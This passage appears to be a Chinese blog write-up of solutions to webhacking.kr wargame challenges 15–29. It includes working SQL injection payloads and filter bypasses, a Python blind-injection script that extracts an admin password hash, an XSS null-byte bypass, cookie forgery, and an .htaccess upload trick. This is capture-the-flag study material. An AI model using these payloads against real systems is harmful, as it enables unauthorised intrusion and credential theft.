else { alert("Wrong"); }
}
```


这里直接放到firebug里面调试下就知道了，如下图：



```
> function ck() { var ul=document.URL; ul=ul.indexOf(".kr"); ul=ul*30; console.log(ul); } ck();
510
undefined

1 function ck()
2 {
3 var ul=document.URL;
4 ul=ul.indexOf(".kr");
5 ul=ul*30;
6 console.log(ul);
7 }
8 ck();
```

得到值是510，所以输入510就是最后答案了，随后得到如下：



所以最后的答案就是260100，首页提交即可

challenge 15

这里再弹窗回跳的时候，答案就出来了的，随便拦截一下包就看到了

password is off_script

首页提交即可

challenge 16

这道题也是比较简单的js题，代码如下：

```

<html>
<head>
<title>Challenge 16</title>
<body bgcolor=black onload=kk(1,1) onkeypress=mv(event.keyCode)>
<font color=silver id=c></font>
<font color=yellow size=100 style=position:relative id=star>*</font>
<script>
document.body.innerHTML+="<font color=yellow id=aa style=position:relative;left:0;top:0>*</font>";

function mv(cd)
{
kk(star.style.posLeft-50,star.style.posTop-50);
if(cd==100) star.style.posLeft=star.style.posLeft+50;
if(cd==97) star.style.posLeft=star.style.posLeft-50;
if(cd==119) star.style.posTop=star.style.posTop-50;
if(cd==115) star.style.posTop=star.style.posTop+50;
if(cd==124) location.href=String.fromCharCode(cd);
}

function kk(x,y)
{
rndc=Math.floor(Math.random()*9000000);
document.body.innerHTML+="<font color=#"+rndc+" id=aa style=position:relative;left:"+x+";top:"+y+" onmo
}

</script>
</body>
</html>

```

看到就是 `mv` 函数最后当 `cd==124` 的时候大概就是我们需要的东西，所以直接构造就行了，在 firebug 加个事件就行了，把他的这个


`onkeypress=mv(event.keyCode)` 改成 `onmouseover=mv(124)`，鼠标挪过去，就得到了如下：

Password is webhacking.kr

直接去首页提交就行了。

challenge 17

直接放在 firebug 的 console 下运行即可，如下得到 unlock 的值，



然后得到 `unlock` 的值，填入得到答案为 `999780930.7`，首页提交即可

challenge 18

这道题给出了源码，如下：

```
<?
if($_GET[no])
{
if(eregi(" |/|\\(|\\)|\\t|\\||&|union|select|from|0x",$_GET[no])) exit("no hack");
$q=@mysql_fetch_array(mysql_query("select id from challenge18_table where id='guest' and no=$_GET[no]"));
if($q[0]=="guest") echo ("hi guest");
if($q[0]=="admin")
{
@solve();
echo ("hi admin!");
}
}
?>
```

有一个简单的过滤，像是or这种关键词没有过滤就很好办了，payload如下：

```
1%0aor%0a1%0alimit%0a1,1
```

让where永真，然后通过limit语句控制选中 `admin` 即可

challenge 19

这道题出的有的莫名其妙的，只是简单的试了试，虽然不知道原因，不过就做出来了。

在尝试的时候先是截包，然后修改 `admin'`，发现不行，接着是 `admin%27` 也不行，然后又试了试 `admin%2527`，发现打印了 `admin27`，那么就意味着中间的%25被河蟹了，那么说我直接输入 `admin%25` 也应该可以的吧。然后果然就成功了，这就是说答案也可以是 `admin%`，后来想了想，可能是通配符的缘故，然后果断试了试 `admin*` 果然也成功了。这道题就先这样了吧。

challenge 20

好吧这道题。。。。。

时限是2s，然后应该就是简单的输入两个几个值，关键就是怎么2s交上去，然后又说了不是编程，提示是JS，那么就在firebug的console里面搞就行了，如下：

```
lv5frm.id.value='123';
lv5frm.cmt.value='123';
lv5frm.hack.value=lv5frm.attackme.value;
lv5frm.submit();
```


多刷新几次就成功了！

challenge 21

做完之后没有保存，懒得再写了。

challenge 22


这道题一来是直接可以盲注的，一个id字段。另一个也很好猜，就是pw字段。它在login界面有两种回显，一种是



Wrong!

username	<input type="text"/>
password	<input type="password"/>
<input type="button" value="login"/>	<input type="button" value="join"/>

另一种就是这个



Wrong password!

依靠这个我们可以开始盲注，贴一下脚本吧：

```

import requests
url = "http://webhacking.kr/challenge/bonus/bonus-2/index.php"
r=requests.session()
pw=""

def doinject(param):
    headers = {"Cookie" : "PHPSESSID=pcpmvjp3vc020q2ebds7p6mkc6"}
    payload={"id":param}
    #print payload
    result=r.post(url,data=payload,headers=headers)
    content=result.content
    #print content
    if "Wrong password!" in content:
        return 1
    return 0

for x in xrange(1,33):
    for y in xrange(32,127):
        param="admin' and if(substr(pw,"+str(x)+",1)='"+chr(y)+"',1,0)#"
        #print param
        #print str(x)+": "+chr(y)
        if doinject(param)>0:
            pw += chr(y)
            print pw
            break

print pw

```

运行结果如下：

```

C:\WINDOWS\system32\cmd.exe
2A93A7CEA08
2A93A7CEA083
2A93A7CEA083C
2A93A7CEA083C6
2A93A7CEA083C6E
2A93A7CEA083C6E9
2A93A7CEA083C6E9E
2A93A7CEA083C6E9E0
2A93A7CEA083C6E9E02
2A93A7CEA083C6E9E02C
2A93A7CEA083C6E9E02C9
2A93A7CEA083C6E9E02C97
2A93A7CEA083C6E9E02C97E
2A93A7CEA083C6E9E02C97EC
2A93A7CEA083C6E9E02C97EC5
2A93A7CEA083C6E9E02C97EC5A
2A93A7CEA083C6E9E02C97EC5A5
2A93A7CEA083C6E9E02C97EC5A5D
2A93A7CEA083C6E9E02C97EC5A5D7
2A93A7CEA083C6E9E02C97EC5A5D71
2A93A7CEA083C6E9E02C97EC5A5D715
2A93A7CEA083C6E9E02C97EC5A5D715A
2A93A7CEA083C6E9E02C97EC5A5D715A
C:\Users\日出复活\Desktop>

```

所以 admin 的密码的md5就是 2a93a7cea083c6e9e02c97ec5a5d715a，去解码下得到原文是 rainbowzombie。

提交答案但是不对，那么问题来了。。

确实，join页面我们还没有使用过。。

我们先随便join一个账户名和密码都是 1 的，成功之后去登录



得到了密码的hash，解码之后的值是 `1zombie`，很容易意识到网页在MD5进行hash的时候是加了salt的，这样子，刚刚盲注得到的 `rainbowzombie` 中真正的密码就是 `rainbow`。

challenge 23 (XSS)

一直不怎么会XSS，这道题也是比较奇怪，一旦 `<` 后面匹配到 `sc`、`in`、`on` 什么的直接报 `no hack`，想到用 `%00` 截断一下，结果直接就过了

```
<s%00cript>alert(1);</script>
```

challenge 24

根据提示进入 `index.php` 看到源码，这里就不贴了，它会从cookie里面获取名为 `REMOTE_ADDR` 的值，然后关机的过滤如下：

```
if($_COOKIE[REMOTE_ADDR])
{
    $ip=str_replace("12","",$ip);
    $ip=str_replace("7.","",$ip);
    $ip=str_replace("0.","",$ip);
}
```

根据上面的代码，构造一个

```
REMOTE_ADDR=112277..00..00..1
```

既可以绕过了。

然后截包在cookie里面添加上 `REMOTE_ADDR=112277..00..00..1` 就可以了。

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=6lo85d9aquurjnmsaf2liidu42;REMOTE_ADDR=112277..00..00..1
Connection: keep-alive
```

challenge 25

好吧这道题真是奇怪。。哔了狗了。。这道题一进去看到连接 `file=hello`，知道肯定是 `hello.txt` 的内容，然后直接试试 `index.php%00`，发现还是看到显示 `hello world`，我还以为 `%00` 截断不行。。最后还是就是直接的 `password.php%00`，它的坑点就在于那个该死的 `index.php` 里面的内容和 `hello.txt` 一样都是 `hello world`。坑了我半天，擦。

```
Challenge 25 password is ~~nullbye2~~
```

答案是

```
~~nullbye2~~
```

challenge 26

题目越来越简单的感觉，看源码如下：

```
if(eregi("admin",$_GET[id])) { echo("<p>no!"); exit(); }
$_GET[id]=urldecode($_GET[id]);
if($_GET[id]=="admin")
{
    @solve(26,100);
}
```

中间代码进行了一次url解码，那么我们直接对 `admin` 两次url编码就可以了，payload

```
http://webhacking.kr/challenge/web/web-11/index.php?id=%2561%2564%256D%2569%256E
```

challenge 27

同样在index.phps下面看到源代码

```
<?php
if($_GET[no])
{
    if(eregi("#|union|from|challenge|select|\\(|\\t|/|limit|=|0x",$_GET[no])) exit("no hack");
    $q=@mysql_fetch_array(mysql_query("select id from challenge27_table where id='guest' and no=(($_GET[no])
    if($q[id]=="guest") echo("guest");
    if($q[id]=="admin") @solve();
}
?>
```

看到 `union` 和 `select` 都被过滤了，那么就多半不是union查询了，然后看看 `mysql_fetch_array`，知道它是去除结果集中的一条记录，那么就想到了把中所有内容选出来排序，这样在执行 `mysql_fetch_array` 函数的时候，就能把 `admin` 那条记录取走。payload如下：

```
http://webhacking.kr/challenge/web/web-12/index.php?no=-1) or 1 order by id asc---
```

challenge 28

一开始，先访问下 `upload/index.php`，看到一个 `read me`，然后看到最开始的提示，

[upload/index.php](#)

```
<?
$pw = "???"
?>
readme
```

`pw` 的值在index.php里面看到，然后随便上传一个文件

Done 홈페이지 보안 문제로 파일내용은 표시해주지 않습니다.

부득이하게 이렇게 하드코딩으로 바뀌었으나, 실제로 취약점이 있는 상황에서 사용할 수 있는 취약점이니 재밌게 풀어주세요.

hint : .htaccess

看到这样的提示, 提示 .htaccess, 然后就知道应该是把 upload 目录下的php禁用掉, 这样子我们就能够下载下来 upload/index.php, 就能够拿到pw了, 所以我们创建一个 .htaccess, 内容就是

```
php_flag engine off
```

上传上去, 然后就成功了。

challenge 29

这道题提示是个注入什么的, 还是先随便上传个文件, 发现成功之后会把 time, ip, file 存入数据库什么的, 然后从中选入, 应该是一个 update, 注入点多半就在 filename 这里, 那么我们预估一下这个表就是3个字段, 试了很多次之后, 发现它的插入顺序是“file, time, ip”, 这里用Burpsuite就可以抓包看到filename然后开始注入, 而且还要注意的, ip一定要和你自己ip一样, 就是随便上传一个文件就能看到自己的ip, 由于过滤了 ., 所以需要用到数据库的 CHAR() 函数, 如下图:

The screenshot displays a network request and response in Burp Suite. The request is a POST to /challenge/web/web-14/index.php. The body is a multipart form-data with a file named '2,(select password from c29_tb),CHAR(50,49,56,46,50,57,46,49,48,50,46,49,48,50))#'. The response is an HTML page with a table containing columns for time, ip, and file. The password is displayed as 2670b195e70293fc7ad8846d8e1165ac.

最后试出来的payload是这个:

```
2,(select password from c29_tb),CHAR(50, 49, 56, 46, 50, 57, 46, 49, 48, 50, 46, 49, 48, 50))#
```